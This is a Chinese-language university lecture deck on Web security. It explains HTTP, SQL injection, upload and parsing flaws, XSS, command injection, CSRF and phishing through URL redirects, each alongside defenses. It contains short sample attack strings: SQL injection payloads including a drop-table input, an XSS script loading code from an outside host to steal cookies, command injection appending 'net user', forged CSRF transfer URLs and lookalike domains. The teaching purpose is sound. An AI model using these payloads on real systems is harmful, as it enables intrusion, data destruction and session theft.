

# Web安全

李涛

[lit@seu.edu.cn](mailto:lit@seu.edu.cn)

## 主讲人：李涛，副教授

- 专业：网络空间安全
- 研究领域：信息系统安全、智能安全、安全检测与测量

# 目录

## CONTENTS

1

Web安全简介

2

HTTP协议

3

SQL注入漏洞

4

上传漏洞

5

XSS跨站脚本漏洞

6

命令执行漏洞

7

其他漏洞


# 01

## Web安全简介

## Web安全简介

互联网中的服务器是如何被攻击者入侵的？

- 攻击者的计算机与服务器必须能够正常通信
- 端口扫描、密码爆破、缓冲区溢出攻击等，直接获得目标权限
- 服务器加固，系统溢出漏洞太难挖掘，战场转移到了Web之上



## Web安全简介

- 什么是Web?
  - Web是一种基于超文本和HTTP的、全球性的、动态交互的、跨平台的分布式图形信息系统。是建立在Internet上的一种网络服务，为浏览者在Internet上查找和浏览信息提供了图形化的、易于访问的直观界面。
- 早期的Web—静态的文档
- 如今的Web—Web应用程序，只需一个浏览器，就可以网上购物、办公、游戏、社交等等。。。。。




## Web安全简介

---

- Web的四要素
  - 数据库：存储数据
  - 编程语言：将设计变成真实的存在
  - Web容器：作为终端解析用户请求和脚本语言
  - Web应用程序设计者：设计个性化的程序
- 用户通过统一资源定位符（URL）访问Web时，最终看到的是Web容器处理后的内容，即HTML文档

# Web安全简介

## ● 访问网页的流程





## Web安全简介

---

- 《2017全球安全报告》显示，几乎每个Web应用程序至少存在1个漏洞。Trustwave通过扫描发现，其中99.7%的应用至少存在一个漏洞，Web应用中的平均漏洞数量为11个。
- Web的风险点：
  - SQL注入
  - 上传漏洞
  - XSS
  - 包含漏洞
  - 代码执行
  - 逻辑漏洞
  - 等等

# 02 HTTP协议

## HTTP协议

---


- C/S架构→B/S架构
- 客户端与Web服务器交互时，就存在Web请求，这种请求都基于统一的应用程协议（HTTP协议）交互数据
- HTTP（HyperText Transfer Protocol），超文本传输协议
  - 规定了浏览器和万维网服务器之间互相通信的规则
  - 万维网交换信息的基础
  - 允许将HTML文档从Web服务器传送到Web浏览器



## HTTP协议

---

- HTTP是一种无状态协议
  - Web浏览器与Web服务器之间不需要建立持久的连接
- HTTP遵循请求（Request）/应答（Response）模型



## HTTP协议

- 发起HTTP请求：输入一个URL，回车


- URL（统一资源定位符），网页地址

- URL标准格式：

协议：//服务器IP [: 端口] /路径/ [? 查询]

<http://www.seu.edu.cn/2017/1103/c17406a202323/page.htm>

不借助浏览器也可以发起一个HTTP请求，例如curl.exe




```
C:\I386>curl www.baidu.com | iconv -f utf-8 -t gbk
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total      Spent    Left     Speed
100 2381 100 2381    0     0 2381      0  0:00:01 --:--:-- 0:00:01 25602
<!DOCTYPE html>
<!--STATUS OK--><html> <head><meta http-equiv=content-type content=text/html:cha
rset=utf-8><meta http-equiv=X-UA-Compatible content=IE=Edge><meta content=alway
s name=referrer><link rel=stylesheet type=text/css href=http://sl.bdstatic.com/r/
www/cache/bdorz/baidu.min.css><title>百度一下, 你就知道</title></head> <body lin
k=#0000cc> <div id=wrapper> <div id=head> <div class=head_wrapper> <div class=s
form> <div class=s_form_wrapper> <div id=lg> <img hidefocust=true src=//www.baidu
.com/img/bd_logol.png width=270 height=129> </div> <form id=form name=f action=
/www.baidu.com/s class=fm> <input type=hidden name=bdorz_come value=1> <input ty
pe=hidden name=ie value=utf-8> <input type=hidden name=f value=8> <input type=hi
dden name=rsv_bp value=1> <input type=hidden name=rsv_idx value=1> <input type=h
idden name=tn value=baidu><span class="bg s_ipt_wr"><input id=kw name=wd class=s
_ipt value=maxlength=255 autocomplete=off autofocus></span><span class="bg s_btn
_wr"><input type=submit id=su value=百度一下 class="bg s_btn"></span> </form> </
div> </div> <div id=ul> <a href=http://news.baidu.com name=tj_trnews class=mnay>
新闻</a> <a href=http://www.hao123.com name=tj_trhao123 class=mnay>hao123</a> <a
```

## HTTP协议

---

- 脱离了浏览器来获取服务器响应和HTML数据
- 浏览器在HTTP协议方面只不过多了HTML渲染的功能，让用户看到更直观的界面



```
命令提示符
C:\I386>curl www.baidu.com -I
HTTP/1.1 200 OK
Server: bfe/1.0.8.18
Date: Mon, 06 Nov 2017 08:06:09 GMT
Content-Type: text/html
Content-Length: 277
Last-Modified: Mon, 13 Jun 2016 02:50:08 GMT
Connection: Keep-Alive
ETag: "575elf60-115"
Cache-Control: private, no-cache, no-store, proxy-revalidate, no-transform
Pragma: no-cache
Accept-Ranges: bytes

C:\I386>curl www.seu.edu.cn -I
HTTP/1.1 200 OK
Date: Mon, 06 Nov 2017 08:05:44 GMT
Server: Apache/2.2.31 (Unix) DAV/2 mod_jk/1.2.23
Accept-Ranges: bytes
Content-Type: text/html
```

## HTTP协议

---

- HTTP请求包括三部分：请求行、请求头和请求正文

```
POST /login.php HTTP/1.1           //请求行
HOST: www.baidu.com                   //请求头
User-Agent: Mozilla/5.0 (Windows NT6.1; rv:15.0) Firefox/15.0
                                     //空白行, 代表请求头结束
Username=admin&password=admin//请求正文
```

## HTTP协议

---

- HTTP响应由三部分组成：响应行、响应头、响应正文

```
HTTP/1.1 200 OK                //响应行
Date: Mon, 6 Nov 2017 07:36:47 GMT //响应头
Server: BWS/1.0
Content-Length: 4199
Content-Type: text/html; charset=utf-8
Cache-Control: private
Expires: Thu, 6 Nov 2017 07:36:47 GMT
Content-Encoding: gzip
Set-Cookie: H_PS_PSSID=2022_1438_1900_1899; path=/; domain=.baidu.com
Connection: Keep-Alive
//空白行，代表响应头结束
<html>                          //响应正文
    <head> <title> Index.html </title> </head>
    .....

```



## HTTP协议

---

- HTTP请求方法

- GET—获取请求页面的指定信息

GET /index.php?id=1 HTTP/1.1

HOST: [www.xxxx.com](http://www.xxxx.com)

- POST—有请求内容，获取页面的指定信息

POST /login.php HTTP/1.1

HOST: [www.xxxx.com](http://www.xxxx.com)

Content-Length: 26

.....

user=admin&pw=123456

- HEAD, PUT, DELETE, CONNECT, OPTIONS

## HTTP协议

---

- HTTP状态码

- HTTP相应中的第一行中，最早用要的一点就是HTTP的状态码  
HTTP/1.1 200 OK
- 1xx：信息提示，表示请求被成功接收
- 2xx：成功，服务器成功处理了请求
- 3xx：重定向，资源已被移动，告诉客户端新的资源地址位置
- 4xx：客户端错误状态码，例如格式错误的请求
- 5xx：Web服务器自身出错
- 常用的状态码
  - 200：客户端请求成功
  - 302：重定向
  - 404：请求资源不存在
  - 403：服务器收到请求，但是拒绝提供服务
  - 500：服务器内部错误
  - 503：服务器当前不能处理客户端的请求，一段时间后可能恢复正常

00

SQL注入漏洞

## SQL注入漏洞

---

- SQL注入原理



- 输入正确的账号和密码后，JSP程序会查询数据库
- 若输入用户名： " 'or 1=1-- " ，发现可以正常登录

? ? ? ? ? ? ?

## SQL注入漏洞

---

- SQL注入原理

- 登录的查询语句:

- ```
String sql = "select count(*) from admin where  
username = ' "+admin.getUsername()+" ' and  
password = ' "+admin.getPassword()+" ' "
```

- 若提交账号为admin, 密码为password:

- ```
select count(*) from admin where username='admin' and password='password'
```

- 若提交账号为" ' or 1=1--' " :

- ```
select count(*) from admin where username=' ' or 1=1--' and password=''
```

- password被注释, or语句返回永真, 查询语句变为:

- ```
select count(*) from admin
```

- 还可以: 'or 1=1; drop table admin --

## SQL注入漏洞

---

- 注入漏洞分类：数字型和字符型
- 目的都是：绕过程序限制，使用户输入的数据带入数据库执行，利用数据库的特殊性获取更多的信息或者更大的权限



## SQL注入漏洞

---

- 常见数据库注入的利用方式

- 查询语句
- 读写文件
- 执行命令
- SQL Server的动态执行

`exec('select username, password from users')`

可以突破很多Web应用程序防火墙

## SQL注入漏洞

---

- 防止SQL注入：用户可以控制输入，有输入的地方，就可能存在风险
- 数据库只负责执行SQL语句，并返回数据
- 防御SQL输入，必须从代码入手
  - 数据类型判断
  - 特殊字符转义



## SQL注入漏洞

---

### 严格的数据类型

- Java、C#等强类语言

- 请求ID为1的新闻，URL：

- <http://www.secbug.org/news.jsp?id=1>

- 程序代码中：

- ```
int id = Integer.parseInt(request.getParameter("id"))
```

- ```
News news = newsDao.findNewsById(id)
```

- 做了数据类型转换，足以抵挡数字型注入

## SQL注入漏洞

---

### 严格的数据类型

- PHP、ASP没有强制要求处理数据类型，会自动推导
  - ID=1，则推导ID的数据类型为Integer
  - ID=str，则推导ID的数据类型为string
- 攻击者把id参数变为：  
1 and 1=2 union select username, password from users; --  
PHP会自动把变量\$id推导为string类型，带入数据库查询
- 在程序中严格判断数据类型，如用is\_numeric()、ctype\_digit()等

## SQL注入漏洞

---

### 特殊字符转义

- 数据库查询，任何字符串都必须加上单引号
- 攻击者在注入中必然会出现单引号等特殊字符
- 将这些特殊字符转义就可以防御字符型SQL注入

➤ 用户搜索数据：

`http://www.xxxx.com/news?tag=电影`

SQL注入语句：

```
select title, content from news where tag='%电影' and 1=2
```

```
union select username, password from users --%'
```

使用 “\” 转义

```
select title, content from news where tag='%电影\' and 1=2
```

```
union select username, password form users --%'
```

## SQL注入漏洞

---

### 总结

- SQL注入危害虽大，但是可以完全杜绝
- 程序开发团队一定要有自己的安全规范模板
- 将安全问题转移到代码规范问题上

# 04

## 上传漏洞

## 上传漏洞

- Web应用程序通常会有文件上传的功能
  - BBS发布图片、个人网站发布ZIP压缩包、招聘网站发布DOC格式简历等等
- 只要Web应用程序允许上传文件，就有可能存在文件上传漏洞



The screenshot shows a web interface for creating a new post on a forum (BBS). At the top, there are buttons for '发表新贴' (Post New) and '发起投票' (Start Poll), along with a reminder to follow forum rules. Below this is a text input field for the title, followed by a row of media upload icons: '气泡' (Bubble), '图片' (Image), '视频' (Video), '表情' (Emoji), '涂鸦' (Doodle), and '话题' (Topic). The '图片' (Image) icon is highlighted, indicating the current selection. A large empty text area for the post content is below the icons. At the bottom, there are checkboxes for '发表后自动分享本贴' (Auto-share after posting) and '使用签名档' (Use signature), with a link to '查看全部' (View all). A blue '发表' (Post) button is at the bottom left.

## 上传漏洞

---

- 如何确认Web应用程序存在上传漏洞？
  - 一个BBS论坛，由PHP语言编写，用户可以上传自己的个性头像，也就是图片文件，但文件上传时并没有对图片格式做验证，导致用户可以上传任意文件，那么这就是一个上传漏洞



## 上传漏洞

---

### 解析漏洞

- 上传漏洞与Web容器的解析漏洞配合在一起
- 常见的Web容器有IIS、Nginx、Apache、Tomcat等
- 例如IIS6.0在解析文件存在两个解析漏洞



## 上传漏洞

---

### 解析漏洞

- 建立\*.asa、\*.asp格式的文件夹时，目录下的任意文件都将被IIS当作asp文件解析
  - 建立文件夹parsing.asp
  - 文件夹内新建一个文本文档 test.txt，内容为  
<%=NOW()%>
  - 在浏览器内访问，会显示系统时间
- 当文件为\*.asp;1.jpg时，同样会以ASP脚本来执行

## 上传漏洞

---

### 绕过上传漏洞

- 一般Web应用程序都会涉及到文件上传
  - 上传文档并提供下载
  - 上传图片增强用户体验
- 例如“图片一句话”将一句话木马插入在图片文件中
- 程序员在防止上传漏洞时分为两种
  - 客户端检测：使用Javascript在文件未上传就验证
  - 服务器端检测：检测文件的MIME类型、扩展名是否合法、是否嵌入恶意代码

## 上传漏洞

---

### 绕过上传漏洞

- 客户端检测
  - 使用Javascript拒绝非法文件上传
  - 根据白名单或黑名单，验证文件名、扩展名等
- 绕过方法
  - 使用Firebug，删除客户端验证代码
  - 中间人攻击，在传输中的HTTP层修改文件
- 注意：任何客户端验证都是不安全的，客户端验证是防止用户输入错误，减少服务器开销，服务器验证才可以真正防御攻击者

## 上传漏洞

---

### 服务器端检测

- 白名单与黑名单扩展名过滤
  - 定义一系列扩展名进行匹配
- 文件类型检测
  - MIME验证，判断是否为指定类型
- 注意：如果Web开发人员不考虑解析问题，上传漏洞配合解析漏洞，可以绕过大多数上传验证

## 上传漏洞

---


### 上传漏洞防护

- 上传漏洞形成的原因主要有：
  - 目录过滤不严，攻击者可能建立畸形目录
  - 文件未重命名，攻击者可能利用Web容器解析漏洞
- 消除风险
  - 接收文件及其文件临时路径
  - 获取扩展名与白名单做对比，如果没有命令，程序退出
  - 对文件进行重命名

# 05 XSS跨站脚本漏洞

## XSS跨站脚本漏洞

- XSS又叫CSS (Cross Site Scripting) , 即跨站脚本攻击
- XSS指攻击者在网页中嵌入客户端脚本, 通常是Javascript编写的恶意代码, 当用户使用浏览器浏览被嵌入恶意代码的网页时, 恶意代码会在用户的浏览器上执行
- XSS属于客户端攻击, 但对服务器也有效果



## XSS跨站脚本漏洞

---

### XSS原理

- XSS攻击在网页中嵌入Javascript编写的恶意脚本代码，Javascript能做到什么效果，XSS威力就有多大
  - 获取用户的Cookie、改变网页内容、URL调转
  - 盗取用户Cookie、黑掉页面、导航到恶意网站



## XSS跨站脚本漏洞

---

### XSS示例

- 在Index.html页面中提交数据后，在PrintStr页面显示
  - Index.html页面代码：

```
<form action="PrintStr" method="post">  
  <input type="text" name="username"/>  
  <input type="submit" value="提交"/>  
</form>
```
  - PrintStr页面代码：

```
<%  
  String name = request.getParameter("username")  
  out.println(""+name);  
%>
```
  - 当输入<script>alert(/xss/)</script>时，将触发XSS攻击

## XSS跨站脚本漏洞

---

### XSS示例

- 攻击者可以在<script> </script>之间输入Javascript代码，实现一些“特殊效果”
- 使用<script> src= “http://www.xxxx.org/x.txt” </script>加载外部脚本，x.txt中存放着攻击者的恶意Javascript代码
- Javascript加载的外部代码文件可以是任意扩展名，如x.jpg，即使为图片扩展名，只要其中包含Javascript代码就会被执行

## XSS跨站脚本漏洞

---

### XSS类型

- 假设<http://www.xxxx.org/xss.php>存在XSS反射跨站漏洞
  - 用户A是网站[www.xxxx.org](http://www.xxxx.org)的忠实粉丝，正在逛论坛
  - 攻击者发现 [www.xxxx.org/xss.php](http://www.xxxx.org/xss.php) 存在反射 XSS 漏洞，构造 Javascript 代码，代码可以盗取用户 Cookie 发送到指定网站 [www.attack.com](http://www.attack.com)
  - 攻击者将带有反射型XSS漏洞的URL通过站内信发给A，诱惑A点击
  - 用户A点击了带有XSS漏洞的URL，会将自己的Cookie发送到网站 [www.attack.com](http://www.attack.com)
  - 攻击者接收到用户A的会话Cookie，可以直接利用Cookie以A的身份登陆[www.xxxx.org](http://www.xxxx.org)，从而获取A的敏感信息

## XSS跨站脚本漏洞

---

### XSS类型

- 存储型XSS

- 允许用户存储数据的Web应用程序都可能会出现存储型XSS漏洞
- 攻击者提交一段XSS代码→服务器接收并存储→受害者访问→XSS代码被读出响应给浏览器，造成XSS跨站攻击
- 存储型XSS不需要依靠用户手动去触发，隐蔽性高、危害性大

## XSS跨站脚本漏洞

---

### XSS类型

- 在留言内容上测试XSS漏洞，寻找留言内容输出的地方是在标签内还是标签外
  - `<input type="text" name="content" value="<script>alert(1)</script>" />`
  - XSS代码出现在Value属性中，无法执行，被当做值来处理，以文本形式输出
  - `<input type="text" name="content" value="</><script>alert(1)</script>" />`
  - 插入盗取Cookie的Javascript代码
  - 受害者浏览网页，加载了带有留言的页面，XSS代码被浏览器执行
- 效果：攻击者将带有XSS代码的留言提交到数据库，当用户查看这段留言时，浏览器会把XSS代码认为是正常的Javascript代码来执行

## XSS跨站脚本漏洞

---

### XSS高级利用

- XSS常见危害
  - 盗取用户Cookie
  - 修改网页内容
  - 网站挂码
  - 利用网站重定向
  - XSS蠕虫

## XSS跨站脚本漏洞

---

- Cookie简介：Cookie是能够让网站服务器把少量文本数据存储在客户端的硬盘、内存，或是从客户端的硬盘、内存读取数据的一种技术
- HTTP是无状态的，Web服务器无法区分请求是来源于同一个浏览器，需要额外的数据用于维护会话
- Cookie主要作用是标识用户、维持会话
  - 内存Cookie，浏览器维护，保存在内存中，浏览器关闭就消失
  - 硬盘Cookie，用户手工清理或到了过期时间才会删除

## XSS跨站脚本漏洞

---

- 一个用户的电脑里可能有多个Cookie存在，它们分别是不同网站存储的信息，但是一个网站只能取回该网站本身放在电脑的Cookie，它无法得知电脑上其他的Cookie信息，也无法取得其他任何数据
- 大多数浏览器支持最大为4096B的Cookie，约4KB左右
- 大多数浏览器只允许每个站点存储20个Cookie
- 浏览器会对来自所有站点的Cookie总数做出绝对限制，通常为300个



## XSS跨站脚本漏洞

---

- Cookie格式

- 一个TXT文件，以“用户名@网站URL”来命名
- Cookie由变量名（key）和值（Value）组成，其属性里既有标准的Cookie变量，也有用户自己创建的变量
- Set-Cookie:   <name>=<value>     [;    <Max-Age>=<age>][;  
                  expires=<date>][;domain=<domain\_name>][;path=<some\_path>][  
                  ;seure][;HttpOnly]
- Cookie中的内容大多经过了加密处理，一般用户看只是一些毫无意义的字母数字组合，只有服务器的处理程序才知道它们真正的含义

## XSS跨站脚本漏洞

---

- 读写 Cookie：Javascript、Java、PHP、ASP.NET 都有读写 Cookie 的能力
- Javascript操作Cookie：如果网站存在XSS跨站漏洞，利用XSS漏洞就很有可能盗取用户的Cookie
- 除Cookie外，维持会话状态还有一种形式是SESSION
  - 用户在浏览某个网站时，从进入网站到浏览器关闭所经过的这段时间，就是一次客户端与服务器端的“对话”，浏览器关闭后，SESSION自动注销
  - 每个用户的会话状态都是不同的SESSION，服务器依靠SESSIONID区分不同的用户
  - SESSION与Cookie最大区别在于，Cookie将数据存储在客户端，SESSION保存在服务器端，客户端存储一个ID

## XSS跨站脚本漏洞

---

### XSS蠕虫

- XSS蠕虫同样具有传染性，与系统病毒的唯一区别是无法对系统底层操作
- XSS蠕虫是针对浏览器的攻击，网站规模越大，攻击效果就越大
  - 盗取用户Cookie
  - 修改网页内容
  - 网站挂码
  - 利用网站重定向
  - XSS蠕虫

## XSS跨站脚本漏洞

---

### XSS蠕虫

- XSS蠕虫大多出现在大用户量的网站平台，比如微博、贴吧等一些社交网站
- 目的：建立XSS蠕虫，让更多的用户收听自己
  - 发表一个正常的微博，并记录articleid
  - 获取用户的userid，使用AJAX技术访问特定页面
  - 构建用户转发微博的URL
  - 编辑微博，插入XSS蠕虫代码，实现XSS蠕虫攻击
- 以金字塔的形式自动传播

## XSS跨站脚本漏洞

---

### 修复XSS跨站漏洞

- XSS跨站漏洞形成的原因是对输入与输出没有严格过滤，在页面执行Javascript等客户端脚本
- 将敏感字符过滤，即可修补XSS跨站漏洞
  - 输入与输出字符转义：&→&amp, “→&quot, ‘→&#39
  - 对输入输出过滤，只输出一些安全的标签和属性
  - HTML编码，有特殊字符在HTML中就替换
  - CSS编码、Javascript编码

A decorative graphic consisting of a teal square containing the white number '00'. This square is centered on a horizontal light blue bar that spans the width of the slide.

00

## 命令执行漏洞

## 命令执行漏洞

---

- 命令执行漏洞是指攻击者可以随意执行系统命令，属于高危漏洞之一，也属于代码执行的范畴
- 部分Web应用程序提供了一些命令执行的操作
  - 测试网址是否可以正常连接，调用系统操作命令Ping
- 系统命令可以连接执行
  - `Ping www.xxxx.com && net user`
- 如果Web应用程序没有过滤好输入，就变得相当危险，权限足够大的情况下，服务器可被直接攻陷
- `www.xxxx.com && Command`

## 命令执行漏洞

---

### 命令执行

- PHP命令执行

- System(“ping”.\$host)

- 输入”php.exe cmd.php www.xxx.com”，调用系统ping命令，直接显示结果

- 输入”php.exe cmd.php “|net user””，显示账户信息

- Javascript命令执行

- Runtime类，提供了exec方法用以在单独的进程中执行制定的字符串命令



## 命令执行漏洞

---

### 防范命令执行漏洞

- 尽量不要使用系统执行命令
- 在进入执行命令函数/方法之前，变量一定要做好过滤，对敏感字符进行转义
- 在使用动态函数之前，确保使用的函数是指定的函数之一
- 对PHP语言来说，不能完全控制的危险函数最好不要使用

# 07

## 其他漏洞

## 其他漏洞

---

### CSRF

- CSRF (Cross-Site Request Forgery) 跨站请求伪造
- 攻击者盗用了你的身份，以你的名义进行某些非法操作
  - 使用你的账户发送邮件
  - 获取你的敏感信息
  - 盗走你的财产

## 其他漏洞

---

### CSRF攻击原理

- 登录某个网站后，浏览器与网站所存放的服务器将会产生一个会话
- 在会话没有结束时，可以利用用户的权限进行某些操作：发表文章、发送邮件、删除文章等
- 会话结束后，再进行某些操作，Web应用程序会提示“您的会话已过期”、“请重新登录”等

## 其他漏洞

---

### CSRF攻击原理

- 登录网上银行后，浏览器已经同可信的站点之间建立了一个经过认证的会话
- 通过经过认证的会话发送请求，都被视为可信的动作，例如：转账、汇款
- 一段时间不操作，经过认证的会话会断开
- 再进行转账、汇款操作时，站点会有提示信息

## 其他漏洞

---

### CSRF攻击原理

- CSRF攻击是建立在会话之上的
  - 登录了网上银行，正在进行转账业务
  - 某个QQ好友（攻击者）发来一条信息（URL），这条信息是攻击者精心构造的转账业务代码，而且与你登录的是同一家网上银行
  - 你可能认为这个网站是安全的，打开了URL，账户中余额全部丢失

## 其他漏洞

---

### CSRF攻击原理

- 例如，想给用户xxser转账1000元，那么点击“提交”后，可能会发出请求：
  - <http://www.secbug.org/pay.jsp?user=xxser&money=1000>
- 攻击者改变一下user参数与money参数，即可完成一次“合法”的攻击
  - <http://www.secbug.org/pay.jsp?user=hack&money=10000>
- 攻击的两个重点：
  - CSRG的攻击建立在浏览器与Web服务器的会话中
  - 欺骗用户访问URL

## 其他漏洞

---

### CSRF另一个例子

- 某网站是著名微博平台，Tom对微博的收听功能进行抓包分析
  - 收听某人时，靠两个参数，uid（自己的ID），listenid（收听的ID）
- 直接构造 URL：  
`http://www.xxser.com/listen?id=218805&listened=228820`，  
可以使某人收听自己
- 尝试构造：`http://www.xxser.com/listen?listenid-=228820`
- 在微博平台发表了有诱惑性的微博：官网微博活动，答对既得10元话费，诱导用户点击这个URL链接
- 获取文章的ID，构造自动转发文章的URL：  
`http://www.xxser.com/publish?id=928978`



## 其他漏洞

### 浏览器Cookie机制

- 方便用户的同时，当攻击者进行CSRF攻击时，用户也更容易中招

帐号登录

安全登录

邮箱/会员帐号/手机号

请输入密码

☒ 下次自动登录 [忘记密码](#)

登录

 使用QQ直接登录

[立即注册](#) [短信登录](#)

## 其他漏洞

---

### 预防跨站请求伪造

- 一些小的操作就可以预防CSRF攻击
  - 二次确认，转账操作时，要求用户输入二次密码
  - Token认证，不用输入的验证码，在HTML表单中隐藏验证码并提交
  - 本地Cookie，具有一个小时时效
- 访问同域下的页面时，两个Cookie将会一起被发送

## 其他漏洞

---

### 逻辑错误漏洞

- 由于程序逻辑不严谨或者逻辑太复杂，导致一些逻辑分支不能正常处理或错误处理
- 黑客挖掘逻辑漏洞有两个重点
  - 业务流程，详细划分具体步骤
  - HTTP/HTTPS请求篡改，分析参数的含义

## 其他漏洞

---

### URL跳转与钓鱼

- URL跳转对于用户是透明的，指向或跳转到另一个页面，页面发生了变化，包含两种：
  - 客户端跳转：地址栏URL地址发生变化
  - 服务器跳转：地址栏URL不变化



## 其他漏洞

---

### URL跳转与钓鱼

- 攻击者模拟某个网站，当用户使用时，就可以截获用户的信息
- 几乎与官方软件完全相同，域名非常相似
  - item.taobao.shoptao.com
  - qq.guangjio.com
  - item.ta0bao0.com
- 攻击者的钓鱼网站传播途径无非是电子邮箱、社交网站等消息渠道
  - QQ黑名单策略，屏蔽恶意URL
  - 攻击者如何突破？URL跳转  
`http://www.baidu.com/page?=http://www.ta0bao.com`

## 其他漏洞

---

### URL跳转与钓鱼

- 陌生人发送QQ消息给小张：张XX，我在腾讯社区参加了网络美女选拔大赛，帮帮忙，投我一票，地址是：  
<http://www.xxx.com/?xxx=c2FkYXNke>
- 盗取QQ，开启QQ消息漫游记录，了解小张的习惯
- 打开这个URL后，此时的域名已经发生了变化，但是页面却是一个真正的美女选拔大赛，不过要登录QQ后才能进行投票
- 通知财务人员转账给他，财务人员收到信息后直接转账

## 互联网浏览安全防护-安全意识

---

- 良好的安全意识
